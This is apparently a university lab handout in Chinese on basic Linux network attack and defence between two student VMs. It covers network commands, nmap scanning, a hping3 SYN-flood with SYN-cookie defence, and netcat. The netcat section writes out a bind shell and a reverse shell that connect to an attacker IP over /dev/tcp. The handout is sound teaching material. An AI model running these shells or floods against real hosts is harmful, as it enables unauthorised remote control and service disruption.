Linux网络攻防基础

華中科技大學
网络空间安全学院
School of Cyber Science and Engineering, HUST

实验内容

- 了解Linux环境变量的设置
- 查看和配置Linux下的网络参数
- 搭建网络攻防环境
- 进行网络攻防
- 控制远程主机

Kali Linux介绍

- Kali Linux是基于Debian的Linux发行版，预装了超过300个渗透测试工具: 复查了BackTrack里的每一个工具之后,去掉了一部分已经无效或功能重复的工具.

- 默认用户：kali　密码：kali
- 首次登录系统，进入系统后，sudo passwd可以设置root密码，之后也可以用root账号进入系统

实验场景

- 现在大多数服务器都是采用linux系统，作为服务器就可能遭受来自外面的扫描与攻击。你作为一个服务器管理员，需要保证服务器的正常运行，监控异常情况，并找到不怀好意的入侵者。

- 两人一组进行实验，自己的虚拟机作为攻击机，对方的虚拟机作为靶机，完成实验以后，每个人都需要完成作业提交（微助教）
- 如果不能形成2人一组，也可以一个人完成，再复制一个虚拟机，一个做靶机，一个做攻击机。

任务1查看自己主机的网络信息

- 命令：ifconfig
  - 查看接口的IP、MAC地址、掩码等信息
  - 如果运行ifconfig命令，提示“command not found”，应该是系统没有设置PATH环境变量
  - 设置方法：

运行命令 export PATH=/bin:/sbin:/usr/bin/:/usr/sbin:/usr/local/bin:/usr/local/sbin

此命令只针对此次进入系统有效，如果想要每一次进入系统都能生效，可以将该命令加入到.bashrc脚本中

echo export PATH=/bin:/sbin:/usr/bin/:/usr/sbin:/usr/local/bin:/usr/local/sbin >>/home/kali/.bashrc

任务1 查看自己主机的网络信息

- 命令：ifconfig
  - 查看接口的IP、MAC地址、掩码等信息
  - 若运行ifconfig时，提示“command not found”，则说明系统未设置PATH环境变量
    - 设置方法（export 变量名称=值）：

export PATH=/bin:/sbin:/usr/bin/:/usr/sbin:/usr/local/bin:/usr/local/sbin

此命令只针对此次进入系统有效，若想每次进入系统都能设置，可以将该命令加入到用户的.bashrc脚本中

echo export PATH=/bin:/sbin:/usr/bin/:/usr/sbin:/usr/local/bin:/usr/local/sbin >>/home/kali/.bashrc

  - ifconfig还可以手动设置网络参数（如果虚拟机无法自动获得ip地址，可以手动设置）

ifconfig 接口名 ip地址 netmask 掩码

例如：ifconfig eth0 192.168.2.2 netmask 255.255.255.0

ifconfig的更多使用方法可以用ifconfig --help或者man ifconfig 查看

任务1 查看自己主机的网络信息

- 命令： route -n
  - 查看系统的路由，缺省网关
  - 缺省网关

```
kali@kali:~/Desktop$ route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
0.0.0.0         192.168.29.2    0.0.0.0         UG    100    0        0 eth0
192.168.29.0    0.0.0.0         255.255.255.0   U     100    0        0 eth0
kali@kali:~/Desktop$
```

  - 也可以用route手动设置缺省网关：

route add default gw 网关地址

例如：route add default gw 192.168.2.1

route的更多使用方法可以用route --help 或man route 查看

任务1 查看自己主机的网络信息


- 命令： arp -n
  - 查看本机的ARP缓存

```
kali@kali:~/Desktop$ arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.29.254           ether   00:50:56:fd:3f:1a   C                     eth0
192.168.29.2             ether   00:50:56:e4:25:bb   C                     eth0
kali@kali:~/Desktop$
```

- 利用arp缓存可以查看本网络其它主机的ip和mac地址

攻击机和靶机网络连通

- 从攻击机ping 靶机，如果不能ping通，调整虚拟网卡模式为桥接模式
- 尽量让两台主机采用同种上网方式，如都连校园网，或都连手机热点
- 两台主机最好在同一网络（一般IP地址的前三个字节相同）
- 采取以上措施后，攻击机和靶机的网络仍然不通
  - 进入Vmware的编辑菜单，进入“虚拟网络编辑器”，确认虚拟网卡桥接到了连网的网卡，而不是没有连网的网卡



- 启动apache服务
  - sudo service apache2 start
  - 查看服务状态：sudo service apache2 status
- 查看网络端口连接情况
  - 命令：netstat
    - sudo netstat -na 查看所有的连接，包括tcp、udp、unix本机通信的端口
    - sudo netstat -nat 查看tcp连接，处于监听状态的说明是本机开启的服务
    - 加上-p参数可以进一步查看是哪个进程打开的端口
    - sudo netstat –r 也可以查看路由
    - 更多用法参见netstat --help 或者man netstat

- 扫描靶机
  - 命令：nmap
    - 具体使用方法见指导手册
- TCP SYN-Flooding攻击
  - 攻击原理：攻击机会向靶机的目标端口发起大量的连接请求，导致靶机处理不过来，正常的服务不能提供了。
  - 命令：hping3 （具体使用方法见指导手册）
    - 根据nmap的扫描结果（以及此文档前面的内容），靶机开启了web服务，使用的端口是TCP 80端口，因此攻击的目标端口为TCP 80。
    - 攻击机向靶机的tcp 80号端口发动syn-flooding攻击时，可以尝试不伪造源地址和伪造源地址两种方式

- 靶机方监控：
  - **netstat查看网络连接情况(netstat –nat)**
  - **top命令查看系统当前mem、cpu使用情况是否有大的变化**
- 靶机防范与验证
  - 开启SYN-COOKIE机制（Syn-cookie为linux针对tcp syn-flooding攻击的一种防范机制）
    - 先查看syn-cookie选项是否为1：sudo sysctl net.ipv4.tcp_syncookies
    - 不为1的话，可以通过sudo sysctl –w net.ipv4.tcp_syncookies=1 开启
  - 关闭syncookie， sudo sysctl –w net.ipv4.tcp_syncookies=0
  - 验证：对比打开和关闭syn-cookie的选项，看SYN-Flooding是否有效

- 靶机找出攻击者
  - 若攻击者未开启伪造源IP：netstat可以找出攻击者
  - 若攻击者开启伪造源IP：netstat无法找出，怎么办？
  - 提示：wireshark或者tcpdump抓包分析，找出源MAC地址，再根据MAC地址找出真正的源IP.（How?)
- arp-scan 扫描本网所有主机的ip和mac地址
  - 命令举例：arp-scan subnet:netmask

任务5 瑞士军刀netcat

- **netcat**是网络工具中的瑞士军刀，它能通过TCP和UDP在网络中读写数据。通过与其他工具结合和重定向，可以在脚本中以多种方式使用它
  - **扫描**
  - **发送文本信息**
  - **传输文件**
  - **执行靶机的shell（正向）**
  - **反向shell**

任务5 瑞士军刀netcat

- 正向shell
  - 靶机--监听端口（服务器）：nc -l -p 1567 -e /bin/bash，此命令的意思是在1567端口上监听，如果收到连接，则执行/bin/bash程序。Bash程序为shell程序，可以执行命令
  - 攻击机—连接靶机的监听端口：nc 靶机ip 1567
  - 连接方向：攻击机------→靶机
  - 控制的是靶机
- 反向shell
  - 攻击机---监听端口（服务器）：nc -lvp 5566
  - 靶机---连接攻击机的监听端口，bash -i > /dev/tcp/192.168.1.2/5566 0<&1 2>&1
    - >/dev/tcp/192.168.1.2/5566： shell的标准输出被重定向到192.168.1.2（攻击机IP）的5566端口，标准输出用描述符1标识
    - 0<&1: 文件描述符0表示标准输入，表示从tcp连接（1已经是TCP连接的标准输出）获得shell的输入
    - 2>&1: 文件描述符2表示标准错误，将错误输出重定向到tcp连接
    - 连接方向：靶机-→攻击机
    - 控制的还是靶机（bash是在靶机上执行的）

实验要求

- 完成微助教的作业
- 不需要另外提交报告